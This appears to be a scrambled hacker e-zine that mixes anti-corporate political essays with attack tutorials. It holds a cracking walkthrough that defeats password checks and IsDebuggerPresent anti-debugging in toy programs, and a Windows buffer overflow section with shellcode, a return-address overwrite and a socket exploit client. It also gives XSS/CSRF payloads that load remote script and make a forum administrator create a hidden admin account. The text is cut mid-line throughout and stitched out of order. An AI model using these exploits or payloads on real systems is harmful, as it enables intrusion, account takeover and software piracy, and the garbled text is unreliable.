Fetch the address of LoadLibraryA dynamically
Allocate enough memory for an argument to LoadLibraryA
Do a VirtualProtectEx to set the code pages to PAGE_EXECUTE_REA
write the name of the DLL to load ,into the memory (we ob
a local address)
restore the old permissions
```

Here follows a sourcecode example in c++:

```

0040145B |. C70424 0C00440>MOV DWORD PTR SS:[ESP],Cp1.0044000
"Your attempt to debug this application is considered a crime
gouvernement, legal action will be taken against you...
"
00401462 |. E8 69F30000 CALL <JMP.&msvcrt.printf>
00401467 |. C70424 FFFFFFFF>MOV DWORD PTR SS:[ESP],-1
0040146E |. E8 4DF30000 CALL <JMP.&msvcrt.exit>

```

LOL! They use a standard win32 API called IsDebuggerPresent to check if an application is being debugged.... hmmm,

```

004013C4 |. C74424 04 0000>MOV DWORD PTR SS:[ESP+4],Cp1.00440
"LOIACU]QH"

```

seems to be the encrypted password, we don't want to spend a lot of time on the algorithm and decrypt it by hand so let's debug it! As expected, the application terminates when we debug it this way. Let's take a look at the anti-debug technique:

```

00401452 |. E8 E9F50000 CALL <JMP.&KERNEL32.IsDebuggerPresent>
|[IsDebuggerPresent
00401457 |. 85C0 TEST EAX,EAX
00401459 |. 74 18 JE SHORT Cp1.00401473

```

This piece is interesting, it calls IsDebuggerPresent and sees if the result returned in EAX, if so, it ends, if not it continues... hmmm in a conditional jump, what if we'd make it an unconditional jump, and let it continue the application (JMP is 0xEB, keep that in mind)..... Fire up a hexeditor (or just do it in OllyDBG, i just want to use OllyHexEditors as well :D) and open the app in it. Now look for the sequence of bytes:

```

00401457 |. 85C0 TEST EAX,EAX
00401459 |. 74 18 JE SHORT Cp1.00401473

```

There are lots of amazing things happening right now and every day. The days of capitalism are waning. They are falling and will continue to fall as long as we keep changing the world. We can't change the world if we are in paranoia and fear so we must keep sane and stay in touch with reality and love.

**** Eye on Big Brother ****

*** FBI Seeks to Expand Network Tapping Capabilities**

The FBI is trying to expand the Communications Assistance for Law Enforcement Act (CALEA) to have greater electronic surveillance capabilities. The bill would force manufacturers of common networking devices (ethernet switches, telephone switches, wifi routers, etc) to develop modifications that integrate built-in backdoors that allow law enforcement or intelligence agencies to monitor traffic.

*** EFF battles Unconstitutional Warrant-less NSA Spying on All Americans**

With the cooperation of major telecommunication corporations, the NSA has launched a massive electronic surveillance system to monitor all internet and telephone traffic of millions of Americans. While warrant-less searches are illegal, the NSA has received green light by Bush personally, which demonstrates a frightening precedent set by private corporations, law enforcement, and the executive branch. A former NSA technician himself who had helped in building these 'secret rooms' is now working with the EFF in testifying against his former employer in a lawsuit demanding that AT&T stop illegally disclosing its customer communications to the government. The battle is still in the courts. The Government has filed a motion trying to dismiss the EFF's suit. The investigation into whether AT&T broke the law could "reveal state secrets that harm national security".

#

#####

"When people ask me if I work in the public or private sector respond, as I simply work in solidarity in the human sector"

Those who currently struggle to maintain what is called "Net internet I think have taken too limited an approach to their s ask is to maintain an existing status quo that had already bee original promise and potential of the internet against those w it even further. This to me leaves for a poor negotiating posi loves to bridge difference with half measures, and even limite between the current status quo and proposed changes would stil This would be much like North American civil libertarian's dis the remaining of the first 10 amendments they will be forced t discarded versus those they think they can still actually pres is a long term losing position to occupy.

In the beginning, the internet was a peering arrangement wher treated equally, and anyone could interconnect from any one no This was the network of peering built upon public standards th freely implement. Other commercial networks also existed, some layered OSI model. All, however, were implemented in some prop or otherwise built around some controlling model of centralize rather than that of essentially equal peers, and as a result d time.

The internet eventually spread to the general population thro This changed the internet from being a semi-closed environment few hundred or thousand commercial and government institutions interconnecting millions. The speeds and bandwidth of analog m naturally limited what individuals could do over dialup links, technological limitations, the internet imposed no additional practices nor did those ISPs who offered direct internet acces at the time. While closed garden proprietary dialup service pr

"Hash" algorithm:

(input[i] XoR (((input[i] && i) XoR i) + i))

Well, writing a bruteforcer for this is peanuts but there must way...through algorithmic collision. Let's see, the input "TES as a value, now let's try "UEST" ... 320, how predictable and l -> 322. Now we're getting somewhere :D.

Ok, let's try filling up the bitch with A's.

"AAAAAAAAA" resolves to 721 while 1 A more gives us 805, so we somewhere in between.

"AAAAAAAAAZ" resolves to 716 , "AAAAAAAABZ" to 719 and "AAAAAAA me predict, "AAAAAAAEEZ" wil resolve to 720.... <.<

Ok, we need 784... after some trying we find out "AAAAAAA{{Z" r Let's try >:).. YES! It works... Our collisive hash managed to program into installing, without having having to know the 'rea (which was MILITARISM btw)....

Act V:

Difficulty: Medium

Tools: OllyDbg, Hexeditor

Objective: Find the password, defeat anti-debugging

MegaCorp got fed up with being cracked over and over so they co whitehat corporate lapdog to strengthen their apps and sell our same time... Rumor has it he implemented an anti-debugging tric version of "Infernal Barricade". Let's fire up OllyDbg YET AGAI what they have been trying to do this time...

```
0040144F  |. C600 00      MOV BYTE PTR DS:[EAX],0
00401452  |. E8 E9F50000  CALL <JMP.&KERNEL32.IsDebuggerPrese
||[IsDebuggerPresent
00401457  |. 85C0        TEST EAX,EAX
00401459  |. 74 18      JE SHORT Cp1.00401473
```


DWORD PTR SS:[EBP-8] is the counter (i)
 DWORD PTR SS:[EBP+8] is the beginning of argv[1]
 DWORD PTR SS:[EBP-C] is input[i] (DWORD PTR SS:[EBP-8]+DWORD P

```

004013A4 |> 8B45 08      /MOV EAX,DWORD PTR SS:[EBP+8]
004013A7 |. 890424      |MOV DWORD PTR SS:[ESP],EAX
004013AA |. E8 C1F30000 |CALL <JMP.&msvcrt.strlen>
004013AF |. 3945 F8      |CMP DWORD PTR SS:[EBP-8],EAX
004013B2 |. 73 45        |JNB SHORT Cp1.004013F9
004013B4 |. 8B45 08      |MOV EAX,DWORD PTR SS:[EBP+8]
004013B7 |. 0345 F8      |ADD EAX,DWORD PTR SS:[EBP-8]
004013BA |. 0FBE00      |MOVSX EAX,BYTE PTR DS:[EAX]
004013BD |. 8945 F4      |MOV DWORD PTR SS:[EBP-C],EAX
004013C0 |. C745 F0 000000>|MOV DWORD PTR SS:[EBP-10],0
004013C7 |. 8B45 08      |MOV EAX,DWORD PTR SS:[EBP+8]
004013CA |. 0345 F8      |ADD EAX,DWORD PTR SS:[EBP-8]
004013CD |. 8038 00      |CMP BYTE PTR DS:[EAX],0
004013D0 |. 74 0D        |JE SHORT Cp1.004013DF
004013D2 |. 837D F8 00   |CMP DWORD PTR SS:[EBP-8],0 ;if i
004013D6 |. 74 07        |JE SHORT Cp1.004013DF
004013D8 |. C745 F0 010000>|MOV DWORD PTR SS:[EBP-10],1
004013DF |> 8B45 F0      |MOV EAX,DWORD PTR SS:[EBP-10];->
004013E2 |. 3345 F8      |XOR EAX,DWORD PTR SS:[EBP-8];-> E
004013E5 |. 0345 F8      |ADD EAX,DWORD PTR SS:[EBP-8];-> (
004013E8 |. 8B55 F4      |MOV EDX,DWORD PTR SS:[EBP-C]
004013EB |. 31C2        |XOR EDX,EAX      ;-> ((EAX XoR
004013ED |. 8D45 FC      |LEA EAX,DWORD PTR SS:[EBP-4]
004013F0 |. 0110        |ADD DWORD PTR DS:[EAX],EDX
004013F2 |. 8D45 F8      |LEA EAX,DWORD PTR SS:[EBP-8]
004013F5 |. FF00        |INC DWORD PTR DS:[EAX]
004013F7 |. ^EB AB      \JMP SHORT Cp1.004013A4

```

Master, CompuServe, and America Online, came and went, people r
 use direct dialup networks for both consuming and producing con
 basis. There was a time in fact that I ran my own domain and ma
 my own location on a dialup connection.

With the widespread introduction of broadband, over cable and
 first real discrimination on the internet. Just when finally th
 easily deliverable bandwidth to go around to enable the million
 to more directly participate on the internet, it was closed off
 the physical layer, peering was closed by artificial uplink "ba
 which restricted their ability to produce and distribute. At th
 layer, broadband providers actively discriminate by blocking ce
 services, particularly in regard to email. At the legal layer,
 agreements offered through monopoly telco and cable companies r
 services and applications people can run.

Even during the age of dialup, when bandwidth was scarce excep
 locations, a model for service hosting and co-location appeared
 someone who had a peering agreement, which already was very exp
 distribute and share the cost of bandwidth by renting space and
 rack to others. With the introduction of capped, application la
 restricted broadband, hosting became the last refuge for what t
 internet was about; peering by equals.

This division between consumers and producers means only a lim
 privileged to directly publish on the internet. YetÑEven though
 considerably more for that privilege and their connectivity alr
 though consumers pay directly for their connectivity as wellÑth
 internet backbone peer providers wish to collect additional cha
 otherwise artificially constrain traffic to hosting facilities
 they please, much like they do with those they consider consume
 internet peering means that hosts will be billed based on their
 well as the bandwidth they consume and have paid for. It also r
 hosting arrangements into a question of pure economic value, ra

considering the social value of sites that exist for non-comme that otherwise do not charge. Finally, the death of Net Neutra providers could selectively choose to make some sites (commerc those who publish information that they disagree with, etc) en if they so choose.

The internet flourished and grew precisely because nobody was traffic. That millions now are classified as passive consumers affront to the dream of an active community where everyone has participate and publish. The remaining struggle over Net Neutr simply one of how small and how privileged a minority will sti ability to publish, and hence how much it will cost to still e rights as reclassified as a limited privilege at the discrimin few large corporations.

The internet today is already divided between a large number allowed to consume and a small number who are permitted to pro simply fight to preserve this already unequal status quo, it w to challenge it by fighting to actively restore the rights of users. In the worst case of such an effort, the current status the logical compromise position, rather than the starting poin negotiation. Today, those fighting for Net Neutrality are alre edge of a cliff. The telecoms want them to step a further ten edge, but they (the telecoms)are probably quite willing to acc where those defending Net Neutrality are asked to step only 5 : It would be far better to push forward rather than to simply t:

```
#####
#                               06. Consumer Society Revisited
#####
```

When I look around at this world, I see several things, I see hapiness, but I see something else which is getting more and m depression, agrression, egoism, sky-rocketing suicide counts an

```
00401491  |> 807D FF 00      CMP BYTE PTR SS:[EBP-1],0
00401495  |. 74 26           JE SHORT Cp1.004014BD
00401497  |. C74424 04 3400>MOV DWORD PTR SS:[ESP+4],Cp1.004400
"Installing 'Infernal Barricade'..."
```

And these call/cmp constructions are probably used to analyze y

```
0040146B  |. E8 308C0200     CALL Cp1.0042A0A0
00401470  |. 837D 08 01     CMP DWORD PTR SS:[EBP+8],1
00401474  |. 7E 1B         JLE SHORT Cp1.00401491
00401476  |. 8B45 0C       MOV EAX,DWORD PTR SS:[EBP+C]
00401479  |. 83C0 04       ADD EAX,4
0040147C  |. 8B00         MOV EAX,DWORD PTR DS:[EAX]
0040147E  |. 890424       MOV DWORD PTR SS:[ESP],EAX
00401481  |. E8 0AFF0000     CALL Cp1.00401390
00401486  |. 3D 10030000    CMP EAX,310
0040148B  |. 75 04        JNZ SHORT Cp1.00401491
0040148D  |. C645 FF 01     MOV BYTE PTR SS:[EBP-1],1
```

after analyzing each call it turns out this one:

```
00401481  |. E8 0AFF0000     CALL Cp1.00401390
is the most interesting (looks like the decryption-construction
before). The function returns a value in EAX that gets compared
value 0x310. If we examine the function we can see the argument
in this case) is manipulated into a hash value, let's test this
To fake a command-line go to Debug->Arguments and supply your a
```

Ok, time to put a breakpoint before the end of the subroutine (004013F9) and F9! Now take a look at the EAX register's value (part of the screen), I used "FUCKYOU" as an argument, resolving That means we must supply a commandline argument that will be r We could do this in two ways, by looking for a collision in the bruteforce. Let's rip the algorithm first. Ok, to make things clear:

Difficulty: Easy as pie....

Tools: OllyDbg

Objective: Find the password

Well, MegaCorp announced they recently hired a new programmer to crack their game would be made impossible by implementing a sophisticated encryption algorithm [that'd be time....]. Well, again and see not much has changed, the subroutine structures are the same. But when we take a closer look we can see the cryptoscheme has improved (still pathetic and breakable within 13 seconds but hey! Well, we don't want to go through all the hassle of thinking :D the debugger do the job...

See the POP EBP at 004013F8? well, we'll put a breakpoint there and execute once we get there (so we can see how the cryptoscheme is decrypted). Now press F9 and GO! Watch the dump and Voila, we go

```
004013CF |. 81C1 10304400 |ADD ECX,Cp1.00443010
"EXTORTION"
```

Act IV:

Difficulty: Medium

Tools: OllyDbg

Objective: Find the password or find hash-collision

Instead of reducing the absurdly high price of "LameGame" MegaCorp production because all they care about is profit and not their customers they just brought out a new product, a new firewall named "Infernal Barricade". In order to install "Infernal Barricade" we need to bypass the copyright scheme. Let's take them on with OllyDbg once again.. Hmm... no strcmp anymore? That means they have thought of something using a password. Let's take a closer look.

It seems that the program makes the final decision as to whether the password is correct or not here:

in dissatisfaction and psychological disorders.

The most common and prevailing among modern-day psychological disorders is depression.

Numerous recent epidemiological studies indicate that depression in children and adolescents are quite common and growing. Roughly 10% of adolescents admit to having suffered from such a disorder at some point in their lives. The cause of these depressions often lies in dysfunctional family life events (which seem to increase in occurrence according to the amount of an extreme amount of pressure, both from peers and adult expectations, which upon occurrence of failure and negative reactions, expecting side results in low self-esteem and self-defeating/defensive behavior leading to even more depression. Take Japan for example, over 300,000 year took their lives, of which many were adolescents who could not cope with the high standards of education, necessary for corporate employment.

But not only adolescents cope with depression, lots of adults do it as well. Depression in adults is most often caused by loss of dominance inside a social group. This "fight" is, in modern times, the corporate ladder. A lot of talented people go to work every day in their cubicles, commute their asses off, for a low wage, while the bulky CEOs make an absurd amount of money, enough to keep hundreds of a third world country alive, while only commanding their workers. CEOs don't even care what actually goes on in their company, let alone be capable of understanding. The researchers who work hard on new products get virtually no respect and a small wage, this goes for the general public as well. They MAKE the company, yet the "big boss" gets away with virtually no input in the product. Climbing the corporate ladder is a long and hard process and kissing up. If you're not prepared to do that (because of objections), you will be neglected and will remain in a low corner. The stress and failures that come with this enforced process are a major cause of depression.

This society is a consumerism society that has gone way too far.

beginning of the industrial revolution in the late 18th and ea
till now we have used more of the earths resources then in the
4,499,999,794 years. This resource consumption has reached a l
proportions, almost of the level in which society can't supply
Within the next 60 years the worlds oil resources will be comp
leaving an empty and collapsed society, in which only those at
survive, the globalist extortionists. These corporations, grow
bigger, until they reach proportions at a level that they can
governemnts, police forces and ,worst of all, global media. O
the future, in which people are brainwashed into believing eve
governement controlled media tells them isn't fiction or futur
The global media isn't independant, nor is governement informa
(indirectly) controlled by large corporations which keep the "
running" and finance or media stations. Public opinion is cont
ways, by advertising, not broadcasting news that could negativ
public and depecting dissidents are "rebels, insurgents, count
hippies or radicals", all because those people oppose a societ
masses produce for the elite, which hold virtually all power.

Take the "Compass Group" for example, a multinational food ca
organization. The Compass Group is involved in a corruption sc
subsidiary Eurest Support Services winning contracts to provid
Nations peacekeepers in Liberia. The value of Compass's food c
United Nations is valued at \$237 million, with renewals and ad
reach \$351 million.

The UN Procurement Officer and Vladimir Kuznetsov Head of the
Administrative and Budgetary Issues were arrested and indicted
nearly \$1 million in bribes from Compass, allowing them to ext
globalist corporate empire.

Compass refused to make details public and the investigation
some low-level employees being fired and the CEO Michael Baile
June 2006 with a fat bonus and a Golden Handshake enough to su
country for years.

As seen, the influence of corporations is so huge that it eve
supposedly unbiased, non-profit peacekeeping organisations as

Let's fire up OllyDbg and load our app

One of the first things I always do when reversing an app is ch
strings are inside the body. Now, if we scroll down a bit we'll
"LameGame V1.0" displayed. Now we take a look at the assembler
see a call to <JMP.&msvcrt.strcmp> where the result of a call t
result is argv[1]) gets compared to the "BULKMONEY". That was f
the password in plaintext in the executable....

Act II:

Difficulty: My granny could do this

Tools: OllyDbg

Objective: Find the password

MegaCorp recently released a new version of "LameGame" since V1
cracked by any no-brains monkey. The new version claims to be m
the first, but is this true? We fire up OllyDbg again and we se

"HMPCBMJTU" gets copied to the address 00443010.

Now we search for the "LameGame V1.1" string. This time argv[1]
00443010, so argv[1] is compared to "HMPCBMJTU" or is it? Take
you'll see that the result of strlen("HMPCBMJTU") gets stored a
compared to DWORD PTR SS:[EBP-4] (which is obviously a counter)
below (so we've reached the end of the string "HMPCBMJTU") we l
subroutine. Now notice the following:

DWORD PTR SS:[EBP-4] gets stored at EAX, then the offset of "HM
(we now have the address of the current character in EAX), the
thing is the decrease of that character's value (MOVZX EAX,BYTE
then DEC AL). Then we load the counter in EAX and increase it a
loop. So what happens is that every character gets decreased wi
password should be "GLOBALIST".... Pathetic company, they reall
their shit, now do they?.....

Act III:

(if everything goes ok :p)

Have phun!

Introduction:

Well people, reversing applications can range in difficulty from extremely easy to mindcrushing. Since this article is an introduction I will discuss extremely advanced schemes but I will show you some nice tricks. Required knowledge to understand this article:

-)Basic understanding of 32-bit windows ASM
-)Basic understanding of the usage of Debuggers/Disassembler
-)A brain

You can either try to crack each app first and read my tutorials or just follow along, your choice. Each Act is given an "objective" to look for and what you can learn there (all passwords are not Ae534RKLj1 passwords but SOMEPASSWORD).

Act I:

Difficulty: [....]

Tools: OllyDbg

Objective: Find the password

Ok, imagine you just downloaded a nice game ("LameGame V 1.0") to enjoy playing it. You launch the bitch and THIS jumps up:

LameGame V1.0

(c) MegaCorp 2006-2009

Usage:

cp1 <password>

Ok, THAT sucks ass, now we'll have to supply a password as a command line argument... Well, it shouldn't be THAT difficult to crack...

having to fear reprisal.

When confronting society with these facts, most high-ranking officials will defend themselves with the argument of "Well, they can't participate in the process!". This is of course a bullshit argument. In our society we are nothing more but consumers, consumers of the goods we produce ourselves, buying it for more money than we made it for, the difference going into the pockets of the ruling class. This society has developed a system of goods and services, how useless they even may be. The products we consume for ourselves, it's a social signal to identify yourself to the rest of the world as a fellow consumer, gaining ungrounded peer-respect stimulated by the system. It depicts consumption as the ultimate virtue. The god of this world is money and it's priests are the corporate leaders, spreading their religion in every subtle way they can, enslaving the public to their products, making them wage-slaves to the corporations, without any choice. I ask you, what are we when we don't consume? Nothing, we are meaningless. It brings it to our attention, tooth-brushes with GPS systems, earbuds, airconditioning, cars with weather-forecasting, bikes with suncocks, and so on.

This over-consumption society will eventually break down our values. We will no longer judge products or services by their values, eventually leading to a society where which free-thinking is discouraged, decisions are made by a select few. Emotional instability will be extremely common. If society continues this trend, global resources will be exhausted in the next 60 years, leaving a devastated society with tons of environmental problems behind, in the hands of a select elite, based on their undeserved financial capacities, leaving the masses to starve.

Such a future should be prevented and the current consumerist society should every extend and cost be abolished, lest it will be too late to prevent it from consuming its way into oblivion.

Cast your mind back to when you were a child, everything was full of curiosity, a world of adventure and challenge, what is left of that is now wasted in a cubicle for some CEO's sake. Your mind being poisoned

Politics: "Act as you are told by our 'laws' or we'll take 'm

Economics: "Work hard and consume, this will contribute to our society and maybe one day you'll be rich!"

Religion: "Don't sin against the 'rules of god' or you'll be after your death"

Since the birth of consciousness, hundreds of millions of humans have been slaughtered by their fellows. Men, women, children ... snuff their lives meant nothing.

Why? Because we look to leaders and priests and gurus and "statesmen" what to do instead of relying on the powers of our own sovereignty. They will see this as a "left-wing radical counter-culture hippie rant" they live in a "democracy" no? So tell me, what happens if you object to them? Say you have moral objections against the current government to paying taxes to support the President, his family, his bodyguards, his friends he wangled jobs for. What do you do? Or say you don't want your money being used to subsidize foreign arms sales for slaughter in the third world can you stop it? Vote for somebody else, whose policy makes visible difference? Don't vote and lose your voice? The government pretends to serve you. In reality, it's there to tell you what to do. If you don't obey, you'll be investigated, arrested, criminalized and made an example. Your assets will be seized and given to the state. You will be jailed. This world will soon reach a totalitarian consumerist society controlled by administration bigwigs who view the world from stretch limos, while thousands of families sleep in cardboard boxes and can barely survive. Businessmen flourish, while honest men beg in the gutter, criminals and everybody will be forced to believe it HAS to be that way, that's the collective good. Imagine you're a child again. Filled with wonder, and life. Remember how good it felt? That's what the parasites want for us. They bled us dry. And like sheep we lined up to give more to them. We have back all that they stole. The information age provides a s

parasites can't squirm away from. They can't take us on on the ground. Negate their evil. Ostracize them. Show them you are not

```
#####-
##### SKILLS #####-
#####-
```

```
#####
# Disrespect Copyrights in Practice
#####
(code and other files associated with nomenclature's article are
http://www.hackbloc.org/zine/vivalarevolution.rar - pass is 'an
```

Disclaimer:

Some official shit that's needed:
This document is to be used for legal and educational purposes only. No one publishing this article can and/or will/might/shall be held responsible in any way for any damage (potentially) done by anyone using the information in this article. If this information makes you want to rape, murder, pillage, extort, be hypocritical and capitalist I strongly advise you to stay the hell out of your veins and die ...

Foreword:

In this globalist world there are only two values left, how much money one can make for the highest possible price and how much one can produce for the lowest possible pay, all to serve the great green god, commonly referred to as 'the dollar', and it's imperialistic hegemonistic policies, commonly referred to as 'CEO's'. Their ways of extortion of third world countries and their 'lowerclass' and abduction of free speech and thought in the form of taken gross forms in today's society.. And like this isn't enough, we have been joined by whitehats to help 'secure' their software from piracy by their unrighteous copyrights. This article will give the reader an overview of techniques used to protect applications and ways to exploit them. The target applications (called "Acts" (Act I, Act II, etc)) come

Conclusion: I hope to follow up this article with a subsequent frame pointer overwrites, frame based exception handler abuse the parallel universe of heap overflows.

```

-----
/|.....|
| |:      :| |
| |:      :|
| |:      ,-.  _____ ,-.  :|
| |:      ( `)) [_____] ( `))  :|
|v|:      `-'  ' ' '  `-'      :|
|||:      ,_____              :|
|||...../::::o:::~::~:\.....|
|^|...../::::0:::~::~:\.....|
|/`----/-----`-----|
`-----/ /====/ /==// /====/_____/
  `-----'

```

Tools:

- [A] <http://msdn.microsoft.com/vstudio/express/visualC/default>
- MSVC++ 2005
- [B] <http://nasm.sourceforge.net/>
- Netwide Assembler
- [C] <http://www.ollydbg.de/>
- OllyDbg Debugger
- [D] <http://www.phenoelit.de/win/>
- OllyUni, an OllyDbg plug-in

References:

- [1] <http://www.delikon.de/shellbuch/eng/1.html>

Well, this was just the top of the iceberg, letting you taste the 'fruit' of reverse engineering, a most enjoyable and profitable for crackers, vxers and exploit developpers alike. There are many ways for a programmer to protect his program from being cracked. They can also make his program decrypt @ runtime (much like a virus) when the key is provided, but a reverse-engineer could whipe out the key-check with nop's (0x90) or turn the conditional jump after the key-check into an unconditional one. He could make the app run in ring-0 but then the programmer could use soft-ice to debug the app. The programmer could use rootkit techniques to protect his app from userland and kernelland, but then we could use the same techniques as rootkitdetectors.

As you can see, there are endless amounts of ways to protect a program, and even more to break it :D. I hope you enjoyed reading this article, I enjoyed writing it and remember kids, don't let copyrights on stop you, but give credit where credit is due!

Outro:

Greets and shouts go to HTS (zine staff) members, ASO members, members, .aware crew, RRLF, reversing.be (hagger in special for fucking good reverser) and IRC dudes.

```

#####
#                                     'Advanced' Cross-Site-Scripting
#####
by r0xes

```

There are probably thousands of XSS papers, articles, and the like on someone's server or blog. Unfortunately, there are not so many advanced topics, such as using AJAX for CRSF, using PHP for CRSF, or embedded script already on the page...

The point of this article is to shed a brighter light on such topics and to try to go in-depth without actually falling into a bottomless

often that you are in a different situation and with a different vector..big attacks are hardly ever the same.

Some terminology notes before we begin...

AJAX - Asynchronous JavaScript and XML - Allows an update/submit without having to refresh a page, or a part of a page, etc..

CRSF - Cross-Site-Request-Forgery - Mostly like the opposite - in a sense that instead of exploiting the user's trust in a website to exploit the website's trust in a user.

/~CONTENTS

- \x01 - Using AJAX for CRSF.
- \x02 - Using PHP for CRSF.
- \x03 - Minor Bullshit.

\x01: Using AJAX for CRSF

There are (now) quite a few good examples and hundreds of bugs that use AJAX to import nice effects and cool stuff to their pages. Things tell you how to use it for things deemed 'bad'. However 2 things I think are great examples of using it for misdeeds..

- [1] MySpace 'samy is my hero' Worm
- [2] CriticalSecurity.NET 'I love IceShaman' Script

Firstly, the I say number one is a worm. It is such because it added itself to a user's profile when they visited. Unfortunately (even over 1mill users) it didn't work as fast as it could have, because of Internet Explorer's dumb 'feature' of executing JavaScript in the sandbox. This can be found by going to <http://namb.la/>.

The second one is a script (only) because it did not replicate the user's anything. It is a good example, however. You can find the script by asking IceShaman on irc.hackthissite.org.

Anyway, these are only meant so you can take a look at them. I will show through some code and technical mumbo-jumbo...To start, we need to call the XMLHttpRequest Object. There are many ways of calling

```
SOCKADDR_IN  client;
WSADATA      wsaData;

for(int i = 0; i < sizeof(buffer); i++)
    buffer[i] = 'X';

*(int *) (buffer + 260) = 0x7C82385D;
memcpy(buffer + 264, shellcode, strlen(shellcode));

WSAStartup(MAKEWORD(2, 2), &wsaData);
hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

client.sin_family = AF_INET;
client.sin_addr.s_addr = inet_addr("127.0.0.1");
client.sin_port = htons(1337);

if(connect(hSock, (sockaddr *) &client, sizeof(client)) ==
{
    printf("Failed\n");
    WSACleanup();
    return 0;
}

send(hSock, buffer, sizeof(buffer), 0);
closesocket(hSock);

WSACleanup();
return 0;
}

=====
```



```

        break;
    }
    else
        buf[ret] = 0;
}

closesocket(hClient);
closesocket(hSock);

WSACleanup();
return 0;
}

```

=====

Clearly biting off more than it can chew in it's call to recv. little socketry you can take the offensive and make the 'serve: want.

=====

```

#include <windows.h>
#include <stdio.h>

```

```

char shellcode[] =
    "\x31\xd2\x52\x52\x52\x52\xB8\xEA\x04\xD8\x77\xff"
    "\xD0\x31\xC0\x50\xB8xA2\xCA\x81\x7C\xff\xD0";

```

```

int main()
{
    char        buffer[300];
    SOCKET      hSock;

```

we'll just use a 'foolproof' method. Not all browsers support t almost any new-age browser supports it.

```

var http_request = false;
if (window.XMLHttpRequest) {
    // This is the way to ask for the XMLHttpRequest
    // object in Mozilla, Safari, etc;
    http_request = new XMLHttpRequest();
    if (http_request.overrideMimeType) {
        // Some versions of Mozilla get ..pissy..when the mimetype
        http_request.overrideMimeType('text/xml');
    }
} else if (window.ActiveXObject) {
    try {
        // IE has 2 different ways (versions of IE)
        // of getting the XMLHttpRequest object.
        http_request=new ActiveXObject("Msxml2.XMLHTTP");
    } catch (e) {
        try {
            http_request = new ActiveXObject("Microsoft.XMLHTTP");
        } catch (e) {
        }
    }
}
if(!http_request){
    // browser doesn't support the object..
    alert('browser needs to DIE.');
```

It all may seem like a rush to you, but it is very simple. We what way we need to call the object. Since Internet Explorer is retarded, it has different ways to call it depending on the ver get the object at all, then it gives you an alert. For the sake we'll import this and everything we need into a function. This

able to send POST requests, and thus GET variables.

```
[code]
var http_request = false;
function doPost(url, parameters) {
    http_request = false;
    if (window.XMLHttpRequest) {
        // This is the way to ask for the XMLHttpRequest
        // object in Mozilla, Safari, etc;
        http_request = new XMLHttpRequest();
    }
    if (http_request.overrideMimeType) {
        // Some versions of Mozilla get ..pissy..when the mimetype is
        http_request.overrideMimeType('text/xml');
    }
} else if (window.ActiveXObject) {
    try {
        // IE has 2 different ways (with different versions of IE) of
        // creating an XMLHttpRequest object. The next two are these
        http_request=new ActiveXObject("Msxml2.XMLHTTP");
    } catch (e) {
        try {
            http_request = new ActiveXObject("Microsoft.XMLHTTP");
        } catch (e) { }
    }
}
    if (!http_request) {
        // either the browser is too old, doesn't support text/xml
        document.write('hono!');
        return false;
    }
    http_request.onreadystatechange = callBackFunc;
    // We open link to our url
    http_request.open('POST', url, false);
    // The next 3 setRequestHeader()s are so we can use
```

```
#include <stdio.h>

int main(int argc, char ** argv)
{
    char        buf[256];
    WSADATA     wsaData;
    SOCKET      hSock;
    SOCKET      hClient;
    SOCKADDR_IN server;

    WSAStartup(MAKEWORD(2, 2), &wsaData);

    hSock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);

    server.sin_family = AF_INET;
    server.sin_addr.s_addr = INADDR_ANY;
    server.sin_port = htons(1337);

    bind(hSock, (sockaddr *) &server, sizeof(server));
    listen(hSock, 1);

    hClient = accept(hSock, NULL, NULL);

    if(hClient != INVALID_SOCKET)
    {
        int ret;
        printf("client accepted\n");

        while(ret = recv(hClient, buf, 512, 0))
        {
            if(ret == SOCKET_ERROR)
            {
                printf("%d\n", WSAGetLastError());
            }
        }
    }
}
```

```

int main()
{
    char buffer[300];
    for(int i = 0; i < sizeof(buffer); i++)
        buffer[i] = 'X';

    *(int *) (buffer + 260) = 0x7C82385D;
    memcpy(buffer + 264, shellcode, strlen(shellcode));

    SHELLEXECUTEINFO info = { 0 };

    info.cbSize      = sizeof(info);
    info.lpVerb      = "open";
    info.lpFile      = "c:\\vuln.exe";
    info.lpParameters = buffer;
    info.nShow       = SW_SHOW;

    ShellExecuteEx(&info);
    return 0;
}

```

=====

If it worked, you're practically ready to exploit a real progr

So, let's say retard coded this stupid 'server' if you could c
sure to link ws2_32.lib when compiling a winsock enabled appli

=====

```
#include <winsock2.h>
```

```

        http_request.setRequestHeader("Content-type",
"application/x-www-form-urlencoded");
        http_request.setRequestHeader("Content-length", para
http_request.setRequestHeader("Connection", "close")
// Ok, send our shit now :- )
http_request.send(parameters);
}
function callBackFunc() {
    if (http_request.readyState == 4) {
        if (http_request.status == 200) {
            return true;
        } else {
            return false;
        }
    }
}
}

```

If you need to only send GET parameters, you would use the func
doPost('file.ext?get=vars', '');

This code with no extra whitespace that you can link to is loca
<http://dynxss.whiteacid.org/x.js>.

Okay, so we've got our object working, and we want to start doi
cool stuff, like making the admin create a new unrestricted acc
right? Now it's time for a 'case study'. This is just a simple
simple.

FlexBB 0.5.5b cleaned new posts extraneously, but it didn't eve
signatures. It was possible to inject any code you wished, from
full-blown 'you have been logged out, please log in' screens. S
look at the administration panel and figured out what I needed
administrator account. Luckily, since FlexBB is still in develo
have to parse for any hashes or anything.

So I had to send 5 variables. A username, the password, passw
and the level of access. I want admin, of course. But what happ

admin views this again? It will just keep 'attempting' to create over and over... We could either use some random name making for an off-site list. Just so I didn't have to write even more code, I can use 'Math.floor(Math.random()*(n+1))'. So, I'd put something like:

```
var name = 'blah'+Math.floor(Math.random()*(n+1));
```

And I'd usually have a new name every time. Most likely the admin will notice this, so we could write a function that is called before the account is created to check if an account has already been created with a name like that, but we're doing this quick here. Anywho, so our code in our script looks like:

```
<script src="http://mysite.org/lib.js"></script>
<script>var
name='blah'+Math.floor(Math.random()*(n+1));doPost('flexbb/adm
addmember&do=addmember2',
'&username='+name+'&password=fuyck&password2=fuyck&email=fuck@
4');</script>
```

\x02 Using PHP for CSRF.

I know you're thinking I'm weird at this point, but it can be useful. The really need is a host that supports PHP. The best thing about this is that it can be used with just a single link from one page. So imagine that you link to an 'image' file that is really just a masked PHP file. It executes with either predictable or dynamic uses by GET variables.

[1]. Predefined/Static.

```
<?php header("Location: http://www.somesite.org/index.php?act=
```

```
[2]. Dynamic (call by something like <img
src='http://mysite.org/img.jpg?s=site.org&p=ucp.php&g=op:edpro
m%20so%20dumb'> (seems a bit complicated? lol.)
```

```
$site = $_GET['s']; $page = $_GET['p']; $vars = $_GET['g']; $r
